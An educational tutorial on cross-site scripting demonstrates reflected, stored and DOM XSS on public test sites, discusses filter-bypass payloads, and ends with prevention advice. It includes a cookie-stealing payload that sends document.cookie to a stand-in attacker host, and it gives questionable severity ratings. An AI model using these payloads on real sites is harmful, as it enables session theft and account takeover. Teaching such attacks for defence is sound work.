Cross-Site Scripting (XSS)

What is Cross Site Scripting?


Cross-site scripting (also known as XSS) is a web security vulnerability that allows an attacker to compromise the interactions that users have with a vulnerable application. Cross-site scripting vulnerabilities normally allow an attacker to masquerade as a victim user, to carry out any actions that the user is able to perform, and to access any of the user's data. If the victim user has privileged access within the application, then the attacker might be able to gain full control over all of the application's functionality and data.

How does XSS work?


Cross-site scripting works by manipulating a vulnerable website's source code/storage system so that it returns malicious JavaScript to users. When the malicious code executes inside a victim's browser, the attacker can fully compromise their interaction with the application by stealing session cookies, user credentials, tokens, secrets, etc.

Let's take an example

This is the vulnerable website: testphp.vulnweb.com




We have a search box over here which can be used as our injection point. Lets first try to inject a simple search query.



Perfect! We are getting a reflection on the page. You can also check how it's reflected by viewing the source code of the application.

Now, as we know we an inject a malicious javascript code into the source code which will eventually reflect the same to the user through the browser, lets try to inject a simple payload: `<script>alert(1)</script>`

Notice the alert box, that means our payload got triggered successfully. Now, you can check the source code and see your input is perfectly injected into the source code.



So this is how XSS attack is performed.

Types of XSS

1. **Reflected XSS**: The malicious script comes from the current HTTP request when injected in the source code of the application.
2. **Stored XSS**: The malicious script comes from the website's database which eventually gets executed in user's browser.
3. **DOM-based XSS**: The vulnerability exists in client-side code rather than server-side code. In DOM-bassed XSS, the malicious user input goes inside the source and comes out of the sink.

Reflected XSS

Reflected cross-site scripting (or RXSS) arises when an application receives data in an HTTP request and includes that data within the source code which initiates that immediate response in an unsafe way.

Remember the example we saw above, wherein we popped up an alert box using the search box, which was a simple test case of Reflected XSS.

Steps to find Reflected XSS:

1. Test every entry input point i.e. each and every parameter or input fields.
2. Determine the reflection context, check where your injected payload gets reflected in the source code.
3. Now you can check if you need to balance your supplied input and frame a payload accordingly.
4. Test that payload and see if that give you a popup, if not see if you have balanced your payload properly.
5. If not, Test alternative payloads and try other different techniques.

Severity

The Reflected XSS has a severity of P3 with a CVSS score of 5.8 which is Medium. This can be used to steal cookies from a victim and also can be used for capturing victim's credentials.


Stored XSS

Stored XSS (also known as persistent or second-order XSS) arises when an application receives data from an untrusted source and includes that data within its later HTTP responses in an unsafe way. This type of XSS happens when the server saves your supplied input somewhere into the server, i.e) Database, cache server.


Lets see an example

So here we have an example of a vulnerable web application: testphp.vulnweb.com


Currently, we are on the profile page. In the name field, we will be adding our XSS payload and then updating the profile.



After storing the payload, we get the famous alert box



This happened because the payload gets stored in the name field and every time we load the page the alert box will be alerted.



Steps to find Stored XSS:

1. Test every field which stores values in the server, for example username, firstname, lastname, email id, comment fields etc.
2. Follow the same process as Reflected XSS and see if it gets stored and rendered back to the browser.
3. Test alternative payloads and other different techniques if one payload don't work.

Severity

The Stored XSS has a severity of P2 with a CVSS score of 7-8.9 which is High. This type of XSS can be used to steal cookies of large number of users or even admin as well, because everytime someone loads the page they get affected by this.


DOM XSS

DOM-based XSS (also known as DOM XSS) arises when an application contains some client-side JavaScript that processes data from an untrusted source in an unsafe way, usually by writing the data back to the DOM. This is a source and sink process, the user input which can be any malicious code when goes into the source and comes out from the sink results in a DOM XSS.


Let's learn with an example

The vulnerable web application over here is https://brutelogic.com.br/tests/sinks.html?name=hacker

Notice the `name` parameter in the URL. If we change its value, it will be reflected on the website.




Lets deep dive into the source code of it.



Notice the Document Sink is being passed from `document.getElementById` which is vulnerable.

Lets add a payload and try out. We will be using the payload : `<img src=x onerror=alert(1)>`



Success!! The payload was executed from DOM!

Severity

The DOM XSS has a severity of P1 with a CVSS score of 10 which is Critical. This type of XSS is generally found less but it can cause certain amount of damage as well.

Impact of XSS

- Impersonate or masquerade as the victim user.
- Carry out any action that the user is able to perform.
- Read any data that the user is able to access.
- Capture the user's login credentials.
- Perform virtual defacement of the web site.
- Inject trojan functionality into the web site.

XSS Payload List

- XSS Payload's List : https://github.com/payloadbox/xss-payload-list

- XSS Polyglot's List : https://github.com/swisskyrepo/PayloadsAllTheThings/blob/master/XSS Injection/Intruders/XSS_Polyglots.txt

XSS Mouse Payloads

Sometimes when keyboard payloads are blocked, we can perform XSS using mouse payloads as developers fail to protect them from being bypassed. Some of the mouse payloads are onmouseover, onmouseclick etc.

XSS Polyglots

Polyglots means someone who knows many languages. Combining it with XSS Payloads, it basically means a payload combination of 2 or more payloads in order to trick the web server and bypass many input checks.

XSS to Cookie Stealing

This technique can increase the severity of XSS. A simple payload where the cookie of user will be redirected to the attacker's web server.The payload can be as follows:

```
<script>document.location.href="attackers.website/cookie=">+document.cookie</script>
```

Where `document.cookie` will give the victims cookie and `document.location.href` will send the data to attacker's web server

XSS via File Upload

Some web servers do not check the content of the file while uploading them. In such a scenario an attacker can write the payload inside the file and upload the file on the web application thus leading to XSS.

Where web servers only upload image files, using an exiftool we can create a new parameter and add our payload in the value option and then upload the image file to web application thus prompting the alert box

XSS Prevention

- **Filter input on arrival.** At the point where user input is received, filter as strictly as possible based on what is expected or valid input.
- **Encode data on output.** At the point where user-controllable data is output in HTTP responses, encode the output to prevent it from being interpreted as active content. Depending on the output context, this might require applying combinations of HTML, URL, JavaScript, and CSS encoding.
- **Use appropriate response headers.** To prevent XSS in HTTP responses that aren't intended to contain any HTML or JavaScript, you can use the `Content-Type` and `X-Content-Type-Options` headers to ensure that browsers interpret the responses in the way you intend.
- **Content Security Policy.** As a last line of defense, you can use Content Security Policy (CSP) to reduce the severity of any XSS vulnerabilities that still occur.
- **Implementing WAFs.** Web application firewall (WAF) can also be used to stop this type of attack, developers can implement WAF's and properly configure them to block certain malicious user inputs.

References

- Awesome XSS : https://github.com/s0md3v/AwesomeXSS
- Cross Site Scripting by PortSwigger : https://portswigger.net/web-security/cross-site-scripting
- OWASP XSS : https://owasp.org/www-community/attacks/xss/